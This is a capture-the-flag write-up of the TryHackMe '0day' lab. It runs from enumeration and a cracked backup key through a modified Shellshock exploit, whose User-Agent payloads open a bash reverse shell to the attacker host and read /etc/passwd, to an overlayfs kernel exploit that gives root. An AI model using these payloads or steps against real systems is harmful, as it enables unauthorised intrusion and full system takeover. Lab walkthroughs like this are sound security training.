0day

Enumeration

Tools

nmap


perform port scanning found 2 open port but the other shows filtered (firewall blocking it?)

```
Not shown: 983 closed ports
PORT      STATE    SERVICE        VERSION
22/tcp    open     ssh            OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 57:20:82:3c:62:aa:8f:42:23:c0:b8:93:99:6f:49:9c (DSA)
|   2048 4c:40:db:32:64:0d:11:0c:ef:4f:b8:5b:73:9b:c7:6b (RSA)
|   256 f7:6f:78:d5:83:52:a6:4d:da:21:3c:55:47:b7:2d:6d (ECDSA)
|_  256 a5:b4:f0:84:b6:a7:8d:eb:0a:9d:3e:74:37:33:65:16 (ED25519)
80/tcp    open     http           Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: 0day
636/tcp   filtered ldapssl
687/tcp   filtered asipregistry
999/tcp   filtered garcon
1022/tcp  filtered exp2
1038/tcp  filtered mtqp
1056/tcp  filtered vfo
1783/tcp  filtered unknown
2005/tcp  filtered deslogin
2602/tcp  filtered ripd
3260/tcp  filtered iscsi
```


Targets

port 80 (HTTP)

the root page of the web server, /



checking the /robots.txt & we found a rabbit hole



perform subdirectory fuzzing & found several interesting subdirectories

```
2020/12/27 04:27:43 Starting gobuster
/admin (Status: 301)
/backup (Status: 301)
/cgi-bin (Status: 301)
/css (Status: 301)
/img (Status: 301)
/index.html (Status: 200)
/index.html (Status: 200)
/js (Status: 301)
/robots.txt (Status: 200)
/robots.txt (Status: 200)
/secret (Status: 301)
/uploads (Status: 301)
2020/12/27 04:29:59 Finished
```

checking the /backup subdirectory & found a rsa private key

view-source:http://10.10.135.196/backup/

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHu



```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,82823EE792E75948EE2DE731AF1A0547

T7+F+3ilm5FcFZx24mnrugMY455vI461ziMb4NYk9YJV5uwcrx4QflP2Q2Vk8phx
H4P+PLb79nCc0SrBOPBlB0V3pjLJbf2hKbZazFLtq4FjZq66aLLIr2dRw74MzHSM
FznFI7jsxYFwPUqZtkz5sTcX1afch+IU5/Id4zTTsCO8qqs6qv5QkMXVGs77F2kS
Lafx0mJdcuu/5aR3NjNVtluKZyiXInskXiC01+Ynhkqjl4Iy7fEzn2qZnKKPVPv8
9zlECjERSysbUKYccnFknB1DwuJExD/erGRiLBYOGuMatc+EoagKkGpSZm4FtcIO
IrwxeyChI32vJs9W93PUqHMgCJGXEpY7/INMUQahDf3wnlVhBC10UWH9piIOupNN
SkjSbrIxOgWJhIcpE9BLVUE4ndAMi3t05MY1U0ko7/vvhzndeZcWhVJ3SdcIAx4g
/5D/YqcLtt/tKbLyuyggk23NzuspnbUwZWoo5fvg+jEgRud90s4dDWMEURGdB2Wt
w7uYJFhjijw8tw8WwaPHHQeYtHgrtwhmC/gLj1gxAq532QAgmXGoazXd3IeFRtGB
6+HLDl8VRDz1/4iZhafDC2gihKeWOjmLh83QqKwa4s1XIB6BKPZS/OgyM4RMnN3u
Zmv1rDPL+0yzt6A5BHENXfkNfFWRWQxvKtiGlSLmywPP5OHnv0mzb16QG0Es1FPl
xhVyHt/WKlaVZfTdrJneTn8Uu3vZ82MFf+evbdMPZMx9Xc3Ix7/hFeIxCdoMN4i6
8BoZFQBcoJaOufnLkTC0hHxN7T/t/QvcaIsWSFWdgwwnYFaJncHeEj7d1hnmsAii
b79Dfy384/lnjZMtX1NXIEghzQj5ga8TFnHe8umDNx5Cq5GpYN1BUtfWFYqtkGcn
vzLSJM07RAgqA+SPAY8lCnXe8gN+Nv/9+/+/uiefeFtOmrpDU2kRfr9JhZYx9TkL
wTqOP0XWjqufWNEIXXIpwXFctpZaEQcC40LpbBGTDiVWTQyx8AuI6YOfIt+k64fG
rtfjWPVv3yGOJmiqQOa8/pDGgtNPgnJmFFrBy2d37KzSoNpTlXmeT/drkeTaP6YW
RTz8Ieg+fmVtsgQelZQ44mhy0vE48o92Kxj3uAB6jZp8jxgACpcNBt3isg7H/dq6
oYiTtCJrL3IctTrEuBW8gE37UbSRqTuj9Foy+ynGmNPx5HQeC5aO/GoeSH0FelTk
cQKiDDxHq7mLMJZJO0oqdJfs6Jt/JO4gzdBh3Jt0gBoKnXMVY7P5u8da/4sV+kJE
99x7Dh8YXnj1As2gY+MMQHVuvCpnwRR7XLmK8Fj3TZU+WHK5P6W5fLK7u3MVt1eq
Ezf26lghbnEUn17KKu+VQ6EdIPL150HSks5V+2fC8JTQ1fl3rI9vowPPuC8aNj+Q
Qu5m65A5Urmr8Y01/Wjqn2wC7upxzt6hNBIMbcNrndZkg80feKZ8RD7wE7Exll2h
v3SBMMCT5ZrBFq54ia0ohThQ8hklPqYhdSebkQtU5HPYh+EL/vU1L9PfGv0zipst
gbLFOSPp+GmklnRpihaXaGYXsoKfXvAxGCVIhbaWLAp5AybIiXHyBWsbhbSRMK+P
-----END RSA PRIVATE KEY-----
```


crack the private key with john the ripper & we got the credential for this private key
// it's a rabbit hole

```
┌──(nobodyatall㉿0×DEADBEEF)-[~/tryhackme/0day]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt backup.hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
letmein          (backup.rsa)
Warning: Only 2 candidates left, minimum 4 needed for performance.
```


in /secret directory found a turtle??



running nikto scanner & we found that it detected an interesting vulnerability which is shellshock (turtle has a shell too right? it might be the clue from the turtle)
//CVE-2014-6278 (Shellshock)

```
e 2.x branch.
+ Uncommon header '93e4r0-cve-2014-6271' found, with contents: true
+ OSVDB-112004: /cgi-bin/test.cgi: Site appears vulnerable to the 'shellshock' vulnerability (http://cve.m
itre.org/cgi-bin/cvename.cgi?name=CVE-2014-6278).
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3092: /admin/: This might be interesting ...
+ OSVDB-3092: /backup/: This might be interesting ...
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting ...
+ OSVDB-3268: /img/: Directory indexing found.
```

/cgi-bin/test.cgi shows 'hello world'?
at least it's a valid page!



Hello World!

the CVE description

CVE-2014-6278 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

Current Description

GNU Bash through 4.3 bash43-026 does not properly parse function definitions in the values of environment variables, which allows remote attackers to execute arbitrary commands via a crafted environment, as demonstrated by vectors involving the ForceCommand feature in OpenSSH sshd, the mod_cgi and mod_cgid modules in the Apache HTTP Server, scripts executed by unspecified DHCP clients, and other situations in which setting the environment occurs across a privilege boundary from Bash execution. NOTE: this vulnerability exists because of an incomplete fix for CVE-2014-6271, CVE-2014-7169, and CVE-2014-6277.

under there, they do included the exploit-db link too

eventSubmit_doGoviewsolutiondetails=&solutionId=sk102673&sr

https://www.exploit-db.com/exploits/39568/

https://www.exploit-db.com/exploits/39887/

https://www.suse.com/support/shellshock/

the exploit here shows that it wrote for Cisco UCS Manager but it abuse the same vulnerability (Shellshock)
//this case we might need to modify the exploit to made it works for our case

https://www.exploit-db.com/exploits/39568

EXPLOIT DATABASE

Cisco UCS Manager 2.1(1b) - Remote Command Injection (Shellshock)

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
39568	2014-6278	THATCHRISECKERT	REMOTE	HARDWARE	2016-03-16

EDB Verified: ×

Exploit: / {}

Vulnerable App:

download & rename the exploit script

```
┌──(nobodyatall㉿0xDEADBEEF)-[~/tryhackme/0day]
└─$ wget https://www.exploit-db.com/raw/39568
--2020-12-27 05:27:34--  https://www.exploit-db.com/raw/39568
Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.13
Connecting to www.exploit-db.com (www.exploit-db.com)|192.124.249.13|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1964 (1.9K) [text/plain]
Saving to: '39568'

39568                   100%[===================================>]   1.92K  --.-KB/s

2020-12-27 05:27:35 (25.3 MB/s) - '39568' saved [1964/1964]


┌──(nobodyatall㉿0xDEADBEEF)-[~/tryhackme/0day]
└─$ mv 39568 shellshock.py

┌──(nobodyatall㉿0xDEADBEEF)-[~/tryhackme/0day]
└─$
```

reading the exploit script in local

```
if len(sys.argv) < 4:
    print "\n[*] Cisco UCS Manager 2.1(1b) Shellshock Exploit"
    print "[*] Usage: <Victim IP> <Attacking Host> <Reverse Shell Port>"
    print "[*]"
    print "[*] Example: shellshock.py 127.0.0.1 127.0.0.1 4444"
    print "[*] Listener: nc -lvp <port>"
    print "\n"
    sys.exit()
```

here at the url part, it shows that the protocol, subdirectory & the cgi script was different

```
ucs = sys.argv[1]
url = "https://" + ucs + "/ucsm/isSamInstalled.cgi"
attackhost = sys.argv[2]
revshellport = sys.argv[3]
headers1 = {
```

so we change it to match our case this time
//ucs variable no need to change as it will get the target ip value from the 1st argument value

```
#Disables request warning for cert validation ignore
requests.packages.urllib3.disable_warnings()
ucs = sys.argv[1]
url = "http://" + ucs + "/cgi-bin/test.cgi"
attackhost = sys.argv[2]
revshellport = sys.argv[3]
```

down here it seems like it used the User-Agent part to inject the os command, let's left this part unmodified & execute the exploit

```
revshellport = sys.argv[3]
headers1 = {
        'User-Agent': '() { ignored;};/bin/bash -i >& /dev/tcp/' + attackhost + '/' + revshellport + ' 0>&1'
        }
headers2 = {
        "User-Agent": '() { test;};echo \"Content-type: text/plain\"; echo; echo; echo $(</etc/passwd)'
        }

def exploit():
```

voila! we just spawned a shell & that's our initial foothold

```
┌──(nobodyatall㉿0xDEADBEEF)-[~/tryhackme/0day]
└─$ python shellshock.py 10.10.135.196 10.8.20.97
18890
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2
.py3-none-any.whl/OpenSSL/crypto.py:12: Cryptograp
hyDeprecationWarning: Python 2 is no longer suppor
ted by the Python core team. Support for it is now
 deprecated in cryptography, and will be removed i
n a future release.
[+] Host is vulnerable, spawning shell ...
```

```
┌──(nobodyatall㉿0xDEADBEEF)-[~]
└─$ nc -lvp 18890
listening on [any] 18890 ...
10.10.135.196: inverse host lookup failed: Unknown
 host
connect to [10.8.20.97] from (UNKNOWN) [10.10.135.
196] 43524
bash: cannot set terminal process group (854): Ina
ppropriate ioctl for device
bash: no job control in this shell
www-data@ubuntu:/usr/lib/cgi-bin$
```

Post Exploitation

Privilege Escalation

www-data -> root

in the /home directory we found 2 item here
/*
.secret pointing to the root flag?
there's ryan user
*/

```
www-data@ubuntu:/home$ ls -la
ls -la
total 12
drwxr-xr-x  3 root root 4096 Sep  2 11:46 .
drwxr-xr-x 22 root root 4096 Sep  2 08:41 ..
lrwxrwxrwx  1 root root   14 Sep  2 11:45 .secret → /root/root.txt
drwxr-xr-x  3 ryan ryan 4096 Sep  2 11:43 ryan
www-data@ubuntu:/home$
```

we just found the user flag in ryan home directory

```
www-data@ubuntu:/home/ryan$ wc user.txt
wc user.txt
 1  1 22 user.txt
www-data@ubuntu:/home/ryan$
```

gather some information about the remote host machine
//linux kernel version: 3.13.0
//distro : ubuntu 14.04.1
//arch : x64

```
www-data@ubuntu:/tmp$ uname -r
uname -r
3.13.0-32-generic
www-data@ubuntu:/tmp$ cat /etc/*release
cat /etc/*release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=14.04
DISTRIB_CODENAME=trusty
DISTRIB_DESCRIPTION="Ubuntu 14.04.1 LTS"
NAME="Ubuntu"
VERSION="14.04.1 LTS, Trusty Tahr"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 14.04.1 LTS"
VERSION_ID="14.04"
HOME_URL="http://www.ubuntu.com/"
SUPPORT_URL="http://help.ubuntu.com/"
BUG_REPORT_URL="http://bugs.launchpad.net/ubuntu/"
www-data@ubuntu:/tmp$
```

```
www-data@ubuntu:/tmp$ uname -a
uname -a
Linux ubuntu 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
www-data@ubuntu:/tmp$
```

search for exploit & we found this overlayfs LPE

```
┌──(nobodyatall㉿0xDEADBEEF)-[~]
└─$ searchsploit 'kernel 3.13' 'ubuntu 14.04'
------------------------------------------------------------------------------------------------------------------------
 Exploit Title                                                                                                          |  Path
------------------------------------------------------------------------------------------------------------------------
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation                    | linux/local/37292.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation (Access /etc/shadow) | linux/local/37293.txt
------------------------------------------------------------------------------------------------------------------------
Shellcodes: No Results
```

download & rename the exploit script

```
┌──(nobodyatall㉿0xDEADBEEF)-[~/tryhackme/0day]
└─$ wget https://www.exploit-db.com/raw/37292
--2020-12-27 05:51:40--  https://www.exploit-db.com/raw/37292
Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.13
Connecting to www.exploit-db.com (www.exploit-db.com)|192.124.249.13|:443...
HTTP request sent, awaiting response... 200 OK
Length: 5119 (5.0K) [text/plain]
Saving to: '37292'

37292                                   100%[===================================

2020-12-27 05:51:41 (65.4 MB/s) - '37292' saved [5119/5119]


┌──(nobodyatall㉿0xDEADBEEF)-[~/tryhackme/0day]
└─$ mv 37292 ofs.c

┌──(nobodyatall㉿0xDEADBEEF)-[~/tryhackme/0day]
```

download the exploit script on the remote host

```
www-data@ubuntu:/tmp$ wget http://10.8.20.97:8081/ofs.c
wget http://10.8.20.97:8081/ofs.c
--2020-12-27 02:53:17--  http://10.8.20.97:8081/ofs.c
Connecting to 10.8.20.97:8081... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5119 (5.0K) [text/plain]
Saving to: 'ofs.c'

100%[===================================================>] 5,119       --.-K/s

2020-12-27 02:53:18 (5.53 MB/s) - 'ofs.c' saved [5119/5119]
```

error? cc1 not found?

```
www-data@ubuntu:/tmp$ gcc ofs.c -o exploit
gcc ofs.c -o exploit
gcc: error trying to exec 'cc1': execvp: No such file or directory
www-data@ubuntu:/tmp$
```

finding it & we indeed found the true location

```
www-data@ubuntu:/tmp$ find / -name cc1 -type f 2>/dev/null
find / -name cc1 -type f 2>/dev/null
/usr/lib/gcc/x86_64-linux-gnu/4.8/cc1
www-data@ubuntu:/tmp$
```

if we check the PATH variable, we notice that the library location arent specify in it

```
www-data@ubuntu:/tmp$ echo $PATH
echo $PATH
/usr/local/bin:/usr/local/sbin:/usr/bin:/usr/sbin:/bin:/sbin:.
```

so let's include the gcc 'cc1' library path into it

```
www-data@ubuntu:/tmp$ export PATH=$PATH:/usr/lib/gcc/x86_64-linux-gnu/4.8
export PATH=$PATH:/usr/lib/gcc/x86_64-linux-gnu/4.8
```

then compile & execute the exploit
//voila! we're root now

```
www-data@ubuntu:/tmp$ gcc -o exploit ofs.c
gcc -o exploit ofs.c
www-data@ubuntu:/tmp$ ./exploit
./exploit
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# id
id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
#
```

& we've found the root flag

```
-rw-r--r--  1 root root 3106 Feb 19  2014 .bashrc
-rw-r--r--  1 root root  140 Feb 19  2014 .profile
-rw-r--r--  1 root root   30 Sep  2 10:54 root.txt
# wc root.txt
wc root.txt
 1  1 30 root.txt
#
```